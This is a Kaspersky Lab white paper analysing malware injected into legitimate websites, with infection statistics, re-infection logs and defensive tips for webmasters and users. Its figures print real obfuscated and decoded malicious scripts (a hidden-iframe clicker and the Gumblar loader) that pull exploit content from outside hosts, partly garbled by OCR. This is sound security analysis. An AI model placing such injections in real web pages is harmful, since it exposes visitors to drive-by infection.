

White Paper

Browsing Malicious Web Sites

By Costin Raiu
Head of Research & Development
Kaspersky Lab, Romania






Table of Contents

Introduction: Cybercrime Trends and Evolution.....	1
Statistics	2
Infection and Distribution Methods	5
Evolution: The Move to Legitimate Web Sites	6
Action and Reaction	7
Conclusion	8

Introduction: Cybercrime Trends and Evolution

Over the past few years, the Internet has become a dangerous place. Initially designed to accommodate a relatively small number of users, it grew far beyond anything its creators could have anticipated. There are currently over 1.5 billion Internet users and this number continues to increase as technology becomes more affordable.

Criminals have also noticed this trend and they have realized that committing crimes over the Internet –generally referred to as cybercrime – has certain advantages.

First, cybercrime is low risk; since it transcends geo-political borders, law enforcement agencies have difficulty catching the perpetrators. Additionally, the high cost of conducting cross-border investigations and prosecutions makes it only worth doing in major cases. Secondly, cybercrime is easy; extensive documentation on hacking and virus writing, freely available on the Internet, means that no sophisticated knowledge or skill is required. These are the two main factors which have lead to cybercrime becoming a multi-billion dollar industry, becoming a self sustaining eco-system of its own.

Both security companies and software developers wage a constant battle with cybercriminals. Their aim is to develop protection for Internet users and software that is secure. Of course, cybercriminals constantly change their tactics in order to combat these countermeasures, and this has resulted in two notable trends.

There is the deployment of malware using zero-day vulnerabilities. Zero-day vulnerabilities are those that a patch is not available yet, and they can be used to infect even fully up-to-date computer systems which are not running a dedicated security solution. Zero-day vulnerabilities are a valuable commodity due to their potentially serious impact, and they usually sell for tens of thousands of dollars on the black market.

We are also seeing a spike in malware designed to steal confidential information that can later be sold on the black market. Such information includes credit card numbers, bank account details, passwords for web sites such as eBay or PayPal, and even passwords for online games such as World of Warcraft.

One of the obvious reasons why cybercrime has become so widespread is because it is profitable; this profitability will continue to drive the development of new cybercrime technologies.

In addition to recent developments in cybercrime, another marked trend is the distribution of malware via the World Wide Web. Following outbreaks caused by email worms such as Melissa in the early years of the decade, a lot of security companies focused their efforts on ensuring their solutions stopped malicious attachments. Sometimes this went as far as removing all executable attachments from messages.

In recent years, the Web has become the main distribution point for malware. Malicious programs are hosted on web sites. Users are then either tricked into running these programs manually, or exploits are used to execute the malware automatically on victim machines.

Statistics

Over the past three years, we've monitored between 100,000 and 300,000 otherwise "clean" web sites in order to identify when they become distribution points for malware. The number of web sites monitored has grown over time as more domains have been registered.

<i>Year</i>	<i>Infection rate of the tested web space fragment</i>
2006	0.004294%
2007	0.11%
2008	0.35%
2009	0.64%

The table above shows the maximum recorded infection rate for monitored web sites throughout the year. There has been a sharp rise from the roughly 1 infected web site in every 20,000 in 2006 to 1 infected web site in every 150 at the beginning of 2009. The percentage of infected web sites continues to fluctuate at around this number. This may mean that the saturation point has been reached, where all the web sites that can be infected have been. The number rises and falls as new vulnerabilities and tools are discovered that allow attackers to take over new hosts.

The next two tables show the malware most commonly detected on web sites in 2008 and 2009.

Position	% of total	Malware name
1	31.48	Trojan-Clicker.JS.Agent.h
2	30.70	Trojan-Downloader.JS.Iframe.oj
3	6.84	Trojan-Clicker.HTML.IFrame.jb
4	6.84	Trojan-Clicker.HTML.IFrame.ab
5	5.70	Trojan-Clicker.HTML.IFrame.abh
6	4.91	Trojan-Downloader.JS.Remora.dk
7	3.92	Trojan-Spy.HTML.Fraud.ce
8	3.49	Trojan-Downloader.JS.Iframe.nv
9	3.13	Trojan-Downloader.HTML.IFrame.ds
10	2.99	Trojan-Downloader.HTML.Agent.ij

Figure 1 Top 10 Infections - 2008

Position	% of total	Malware name
1	46.48	Net-Worm.JS.Aspxor.a
2	8.55	Trojan-Downloader.JS.Gumblar.a
3	8.13	Trojan-Clicker.HTML.IFrame.abh
4	7.70	Trojan-Downloader.HTML.Agent.mx
5	6.13	Trojan-Clicker.JS.Agent.h
6	5.59	Trojan-Downloader.JS.Remora.dk
7	4.80	Trojan-Clicker.HTML.IFrame.ab
8	4.38	Trojan-Clicker.JS.Agent.fg
9	4.14	Trojan.JS.Agent.ahr
10	4.10	Trojan-Clicker.HTML.IFrame.agb

Figure 2 Top 10 Infections - 2009

In 2008, Trojan-Clicker.JS.Agent.h was found in the vast majority of cases, followed closely by Trojan-Downloader.JS.Iframe.oj.

```
<iframe src='http://url' width='1' height='1' style='visibility: hidden;'></iframe>
<script>function v4811303edec69(v4811303ee1378)<< function v4811303ee287c (v4811303ee332a+16; return v4811303ee332a); return (parseInt(v4811303ee1378, v4811303ee287c)>>);function v4811303ee36c2(v4811303ee3ae5){ var v4811303ee3e7b-' ' if or(v4811303ee4267-B; v4811303ee4267(v4811303ee3ae5, length; v4811303ee4267+~2)< v4811303ee3e7b+<String.fromCharCode(v4811303edec69(v4811303ee3ae5, substr(v4811303ee4267, 2))>>);return v4811303ee3e7b; document.write(v4811303ee36c2<<3C5343524950543E77696E46F772E7374617475733D27446F6E65273B46F63756D656E742E772269746528296672616D653E27293C2F5343524950543E>>);</script>
<!-- ImageReady Slices (index.psd) -->
<div align="center">
<table id="Table_01" width="779" height="701" border="0" cellpadding="0" cellspa
```

Figure 3 Example of a page source infected with Trojan-Clicker.JS.Agent.h

```
<SCRIPT>window.status='Done';document.write('<iframe name=' src='http
://77.221 /.if/go.html?'*Math.round(Math.random()*73698)+'
th=173 height=426 style='display: none'></iframe>')</SCRIPT><iframe name='
src='http://77.221 /.if/go.html? ' width=173 height=426
style='display: none'></iframe>
```

Figure 4 Decoded Trojan-Clicker.JS.Agent.h

Trojan-Clicker.JS.Agent.h is typical of what most web site malware injections looked like in 2008 and still look like in 2009. A small fragment of added JavaScript code is usually obscured to prevent analysis. In the code shown above, the confusion simply consists of the ASCII characters, which form the malicious code being converted into their hex codes. Once decoded, the code is usually an iframe that leads to a web site hosting exploits. The IP address will vary and there are many deployment points. The entry page in the malicious web site usually hosts exploits for IE, Firefox and Opera. Trojan-Downloader.JS.Iframe.oj, is the second most common piece of malware, and works in a very similar way.

There were two very interesting cases in 2009, the first of which was Net-Worm.JS.Aspxor.a. Although this malware was detected back in July 2008, in 2009 it became far more widespread. It works by using a kit that finds SQL injection vulnerabilities in web sites, which are then used to insert malicious iframes.

Another very interesting case is Gumblar, named after the Chinese domain that was used as an exploitation point. The Gumblar string, visible in the obscured JavaScript added to web sites, is a clear sign that a web site has been compromised.

```
<script language="JavaScript" src="config/gv.js"></script>
<script src="Scripts/AC_RunActiveContent.js" type="text/javascript"></script>
</head>
<script language="javascript">
(function(odPv)(var cc4+'x';var xz6ED='va<22<28a<3d<22S<63<72<67p<74E<6eg<69ne<2
2<2ch<3d<22<56ers<69o<6e<28<29+<22<2c j<3d<2
5nt<3b<69f<4<75<2e index<4ff<22Win<22)<3e8)
20e<22)<3e8)<26<26<28d<6fcument<2ecookie<2e
)<26<26<ty<78eof<zvzvt<73)<21<3dt<79p<65<6f
beu<61<28<22if<uindo<77<2e<22+a+<22)<j<3d j<
2<22<2b<62<2ba+<22Build<22+b+<22 j<3b<22<29<
2<69pt<28zpc<3d<2f<2f gumblar<2ec<6e<2Frss<2
t<3e<22<29<3b<7d';var Gn5e8=xz6ED.replace(
);
</script>
```

Figure 5 Typical Gumblar injection in a web site

Once uncomplicated, the malicious Gumblar code looks like this:

```
var a="ScriptEngine",b="Version()"+",j="+navigator.userAgent;
if((u.indexOf("Win"))>0)&&u.indexOf("NT 6")<0)&&
(document.cookie.indexOf("niek-1")<0)&&
(typeof(zrvzts)!=typeof("A"))< <
zrvzts="A";
eval("if(window."+a+")j=j+'a'+navigator.Major'+b+a+'Minor'+b+a+'Build'+b+'j:");
document.write("<script src="//gumblar.cn/rss/?id="+j+"></script>");
```

Figure 6 Decoded Gumblar Script

The gumblar.cn domain has been taken down, but unfortunately, the creators have switched to new domains to conduct similar attacks.

Infection and Distribution Methods

There are currently three main ways in which web sites can become infected with malware.

The first popular method is to use vulnerabilities in the web site itself, for instance an SQL injection, which allows the addition of malicious code. Attack tools such as ASPXor demonstrate this method; they can be used for mass scanning and injection of malware for thousands of IP addresses at a time. Such attacks can often be seen in web server access logs.

The second method involves infecting a web developer's machine with malware that monitors the creation and upload of HTML files and then injects malicious code into these files.

The last method is to infect a web developer or somebody with access to a hosting account with a password stealing Trojan (e.g., Trojan-Ransom.Win32.Agent.ey). Usually, the password-stealing Trojan will contact a server via HTTP to transmit ftp account passwords that have been harvested from popular ftp tools such as FileZilla or CuteFtp. The server side component then logs the account access information in an SQL database. Later, a server side tool will go through the SQL database, log into all of the ftp accounts, fetch the index page, append the Trojan code, and then re-upload the page.

In this last method, it is quite common for web sites to get infected, for the developers to notice the infection or be alerted to it by site visitors, and for the site to be cleaned, only for it to be infected again the very next day.

2009-03-24 10:51:53	INFECTED	Trojan-Downloader.JS.Iframe.ahs
2009-03-25 15:05:32	INFECTED	Trojan-Downloader.JS.Iframe.ahs
2009-04-26 20:00:25	CLEAN	-
2009-05-12 11:56:43	INFECTED	Trojan-Clicker.JS.Agent.fg
2009-06-01 21:41:27	INFECTED	Trojan-Clicker.JS.Agent.fg

Figure 7 Example of a web site (*.*.148.240) which gets infected, then cleaned, then infected again

In another common situation different cybercriminal groups get hold of the same vulnerability or hosting account details at the same time. A battle then begins, with each group attempting to infect the web site with their piece of malware. An example of this is given below:

2009-06-11 09:30:13	CLEAN	NO_VIRUS
2009-07-05 12:31:02	INFECTED	Trojan-Clicker.JS.Agent.gk
2009-07-15 23:49:31	INFECTED	Trojan-Downloader.JS.Iframe.bjn
2009-07-18 06:51:39	INFECTED	Trojan-Downloader.JS.Iframe.bjn
2009-07-25 08:04:49	INFECTED	Trojan-Downloader.JS.Iframe.blz

Figure 8 Sample scan report of web site (*.*.176.6) with multiple infections

On June 11, 2009, the web site being monitored was clean; it was infected with Trojan-Clicker.JS.Agent.gk on July 5, 2009. Then on July 15, 2009 a new piece of malware, Trojan-Downloader.JS.Iframe.bin, was injected into the web site. Ten days later, the malware was replaced again. This is relatively common and many web sites actually contain a number of pieces of malware, appended one after the other, that have been placed there by different cybercriminal groups.

Below is a checklist of actions which need to be taken whenever a web site infection is detected:

- Identify everyone who has the web site hosting access information; scan their systems with an up-to-date Internet security suite; remove any malware that is detected.
- Change the hosting password to a new, strong one. Strong passwords contain letters, numbers and non-alphanumeric characters to make guessing the password difficult.
- Replace all compromised files with clean copies.
- Identify any backups that might contain infected files and clean them.

In our experience, it is quite common for infected web sites to get re-infected after they've been cleaned. Most of the time, this only happens once; although the action taken in response to the initial infection may be relatively superficial, the webmaster is likely to conduct a more thorough investigation the second time infection is discovered.

Evolution: The Move to Legitimate Web Sites

A couple of years ago, when the web started to be widely used as a deployment point for malware, cybercriminals mostly relied on so-called bulletproof hosting or hosting purchased with stolen credit cards. Noticing this trend, the security industry made a concerted effort to develop contacts that made possible the

take down of some major malware hosting operations such as the U.S. hosting provider McColo and Estonian company EstDomains. There are still cases in which malware is hosted on obviously malicious sites in China, where takedown is still difficult. One of the most important developments is that malware is now being hosted on otherwise clean and reputable domains.

Action and Reaction

As mentioned above, the ability to adapt is one of the most important aspects of the constant battle between cybercriminals and security companies. Both sides constantly change their tactics and deploy new technologies in an effort to counteract their opponents' latest moves.

Modern browsers, such as Firefox 3.5, Chrome 2.0 and Internet Explorer 8.0 now come with built-in malware protection in the form of URL filtering. This is designed to keep users safe from malicious web sites that either contain exploits for known or unknown vulnerabilities, or that use social engineering for the purpose of identity theft.

For instance, both Firefox and Chrome use the Google Safe Browsing API, a free URL filtering service from Google. The Google Safe Browsing API malware list contained around 300,000 entries for web sites known to be malicious and more than 20,000 entries for phishing web sites.

The Google Safe Browsing API takes a non-invasive approach to URL filtering. Instead of sending each URL to a third party for verification, as the IE8 Phishing Filter does, the URLs are checked against a list of MD5 checksums. For this to be effective, the list needs to be updated periodically, with the recommended period being every 30 minutes. Of course, this method does have a drawback – the number of malicious web sites is larger than the number of entries in the MD5 list. However, in order to keep the size of the list manageable (it is currently about 12MB) the list most likely includes only the most commonly encountered malicious web sites. This means that, even using applications which implement such technologies, computers can still get infected with malware placed on non-listed sites.

The implementation of safe browsing technologies, however, shows that browser developers have taken note of the trend for spreading malware via web sites, and are taking steps to counteract it. In fact, built-in security protection in web browsers has effectively become a standard.

Conclusion

Over the past three years, the number of otherwise benign web sites that get infected with malware has grown at an alarming rate. There are now over a hundred times more infected web sites on the Internet than three years ago. High-profile, high-traffic web sites are a valuable commodity for cybercriminals, as the pool of potential victims that can be infected via such web sites will be larger than usual.

For webmasters, here are a few simple tips on how to stay safe:

- Use strong passwords for hosting accounts
- Use SCP/SSH/SFTP to upload files instead of FTP; this prevents the passwords from being sent in clear text over the Internet
- Install and run a security solution
- Maintain several different backups that can be used to quickly restore the web site if it is compromised

For Internet users, several factors increase the risk of falling victim to web sites booby-trapped with malicious code. These include the use of pirated software, failure to install security patches, failure to run a security solution, and a general lack of awareness and/or knowledge of Internet threats.

Pirated software plays a major role in computers becoming infected. Pirate copies of Microsoft Windows generally will not update themselves automatically with the latest security patches, meaning they are wide open for newly identified vulnerabilities to be exploited.

Older versions of Internet Explorer (still the most widely used browser) are vulnerable to countless exploits. Typically, any malicious web site will be able to exploit an unpatched Internet Explorer 6.0.

Even if your system itself is up to date, it could be infected via zero-day vulnerabilities in third-party software. Security solutions are usually updated far more quickly than software patches are produced, and provide a much-needed layer of protection during the window of vulnerability.

While patching is important to help keep computers secure, the 'human factor' also plays a role. For instance, a user might try to watch a “funny clip” downloaded from the Internet – which turns out to be malware. Some web sites will actually attempt to use this trick if exploits fail to infect the system. This example shows why users need to be aware of Internet threats, and particularly those associated with Web 2.0 social networks, which have recently been increasingly targeted by cybercriminals.

Below are a few points on how to protect against attacks:

- Don't download pirate software

- Keep all software up-to-date, including the operating system, web browsers, PDF readers, music players and so on.
- Install and use a security solution such as Kaspersky Internet Security 2010
- Encourage employees to spend a few hours every month visiting security related web sites, where they can learn about the dangers of the Internet and how to stay protected



Kaspersky Lab, Inc. • 500 Unicorn Park • Woburn, MA 01801
phone: (781) 503-1800 • fax: (781) 503-1818
www.kaspersky.com

About Us

Kaspersky Lab delivers the world's most immediate protection against IT security threats, including viruses, spyware, crimeware, hackers, phishing, and spam. Kaspersky Lab products provide superior detection rates and the industry's fastest outbreak response time for home users, SMBs, large enterprises and the mobile computing environment. Kaspersky® technology is used worldwide inside the products and services of the industry's leading IT security solution providers. Learn more at www.kaspersky.com. For the latest on anti-virus, anti-spyware, anti-spam and other IT security issues and trends, visit www.securelist.com

Learn more at www.kaspersky.com